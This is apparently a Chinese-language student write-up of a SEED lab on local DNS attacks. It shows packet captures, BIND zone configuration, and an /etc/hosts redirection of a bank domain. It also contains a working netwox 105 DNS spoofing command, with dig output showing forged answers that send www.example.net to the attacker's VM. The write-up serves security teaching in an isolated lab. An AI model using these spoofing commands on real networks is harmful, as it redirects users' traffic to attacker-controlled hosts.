
Local DNS Attack Lab

Task 1

根据本人虚拟机环境配置，设置 attacker_IP 为 10.0.2.5，设置 user_IP 为 10.0.2.7，设置 local_DNS_server_IP 为 10.0.2.8。
在 user 机器上设置对应的 DNS 服务器




```
1 2020-09-15 03:12:11.3917498… 10.0.2.7       10.0.2.8       DNS   84 Standard query 0x9f5b A www.baidu.com OPT
2 2020-09-15 03:12:11.3926994… 10.0.2.8       193.0.14.129   DNS   84 Standard query 0x8f06 A www.baidu.com OPT
3 2020-09-15 03:12:11.3931137… 10.0.2.8       193.0.14.129   DNS   70 Standard query 0x3f65 NS <Root> OPT
4 2020-09-15 03:12:11.4342146… 193.0.14.129   10.0.2.8       DNS   70 Standard query response 0x3f65 NS <Root> OPT
5 2020-09-15 03:12:11.4342210… 193.0.14.129   10.0.2.8       DNS   84 Standard query response 0x8f06 A www.baidu.com OPT
```

dig www.baidu.com 后 wireshark 结果如上图所示，说明修改用户 DNS 服务器成功


Task 2

Step1、Step2 系统已完全自动设置好，Step3 正常执行即可，
Step4 ping www.baidu.com –c 5



```
1 2020-09-15 03:23:18.5559022… 10.0.2.7       10.0.2.8       DNS   73 Standard query 0x99e8 A www.baidu.com
2 2020-09-15 03:23:18.5575150… 10.0.2.8       193.0.14.129   DNS   84 Standard query 0x92dd A www.baidu.com OPT
3 2020-09-15 03:23:18.5577789… 10.0.2.8       193.0.14.129   DNS   70 Standard query 0x9b1f NS <Root> OPT
4 2020-09-15 03:23:18.5977632… 193.0.14.129   10.0.2.8       DNS   70 Standard query response 0x9b1f NS <Root> OPT
5 2020-09-15 03:23:18.5977687… 193.0.14.129   10.0.2.8       DNS   84 Standard query response 0x92dd A www.baidu.com OPT
```


服务器会自动进行 DNS 查询



```
1 2020-09-15 03:26:11.4859295… 10.0.2.7       10.0.2.8       DNS    73 Standard query 0xabbc A www.baidu.com
2 2020-09-15 03:26:11.4867841… 10.0.2.8       10.0.2.7       DNS   302 Standard query response 0xabbc A www.baidu.com CNAM…
3 2020-09-15 03:26:11.4870739… 10.0.2.7       180.101.49.12  ICMP   98 Echo (ping) request  id=0x0c83, seq=1/256, ttl=64 (…
4 2020-09-15 03:26:11.5367147… 180.101.49.12  10.0.2.7       ICMP   98 Echo (ping) reply    id=0x0c83, seq=1/256, ttl=49 (…
```


再 ping 一次后，直接命中了 DNS 服务器的 DNS 缓存，所以没有再进行迭代的 DNS 查询

Task 3




```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};
~
~
```

Step1 修改 name.conf 文件




```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                1
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
~
~
```

Step2 设置 example.db 文件



```
$TTL 3D ; default expiration time of all resource records without
        ;   their own TTL
@       IN      SOA     ns.example.com. admin.example.com. (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum
@       IN      NS      ns.example.com.       ;Address of nameserver
@       IN      MX      10 mail.example.com.  ;Primary Mail Exchanger

www     IN      A       192.168.0.101   ;Address of www.example.com
mail    IN      A       192.168.0.102   ;Address of mail.example.com
ns      IN      A       192.168.0.10    ;Address of ns.example.com
*.example.com. IN A     192.168.0.100   ;Address for other URL in
                                        ; the example.com domain


~
~
~
~
```


Step3 设置 192.168.0.db 文件



```
[09/15/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6747
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Tue Sep 15 03:46:42 EDT 2020
;; MSG SIZE  rcvd: 93
```


Step4 dig www.example.com，如上图所示

Task 4




```
127.0.0.1	localhost
127.0.1.1	VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1	www.repackagingattacklab.com
127.0.0.1	www.seedlabclickjacking.com
10.0.2.5	www.bank32.com
~
~
```

修改用户的/etc/hosts 文件



```
[09/15/20]seed@VM:~$ ping www.bank32.com -c 5
PING www.bank32.com (10.0.2.5) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=1 ttl=64 time=0.626 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=2 ttl=64 time=0.408 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=3 ttl=64 time=0.419 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=4 ttl=64 time=0.390 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=5 ttl=64 time=0.412 ms

--- www.bank32.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4079ms
rtt min/avg/max/mdev = 0.390/0.451/0.626/0.088 ms
```


Ping 的结果已经修改成功，如上图所示



```
[09/15/20]seed@VM:~$ dig www.bank32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34009
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.                        IN      A

;; ANSWER SECTION:
www.bank32.com.         2368    IN      CNAME   bank32.com.
bank32.com.             600     IN      A       34.102.136.180

;; Query time: 341 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Sep 15 06:33:23 EDT 2020
;; MSG SIZE  rcvd: 73
```


dig 结果并未被修改，如上图所示：

Task 5




```
[09/15/20]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "10.0.2.5" -a "ns.e
xample.com" -A "10.0.2.8" -f "src host 10.0.2.7"
DNS_question_______________________________________________________________.
| id=47930  rcode=OK             opcode=QUERY                              |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1                    |
| www.example.net. A                                                       |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                       |
|__________________________________________________________________________|
DNS_answer_________________________________________________________________.
| id=47930  rcode=OK             opcode=QUERY                              |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                    |
| www.example.net. A                                                       |
| www.example.net. A 10 10.0.2.5                                           |
| ns.example.com. NS 10 ns.example.com.                                    |
| ns.example.com. A 10 10.0.2.8                                            |
|__________________________________________________________________________|
```

Netwox 代码如上图所示，将访问域名的结果导向攻击者的电脑 IP(10.0.2.5)



```
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47930
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       10.0.2.5

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A       10.0.2.8

;; Query time: 37 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Tue Sep 15 07:03:37 EDT 2020
;; MSG SIZE  rcvd: 107
```


dig 结果已成功被修改



```
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22237
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86082   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86082   IN      NS      a.iana-servers.net.
example.net.            86082   IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172482  IN      A       199.43.135.53
a.iana-servers.net.     172482  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172482  IN      A       199.43.133.53
b.iana-servers.net.     172482  IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Tue Sep 15 07:08:57 EDT 2020
;; MSG SIZE  rcvd: 193
```

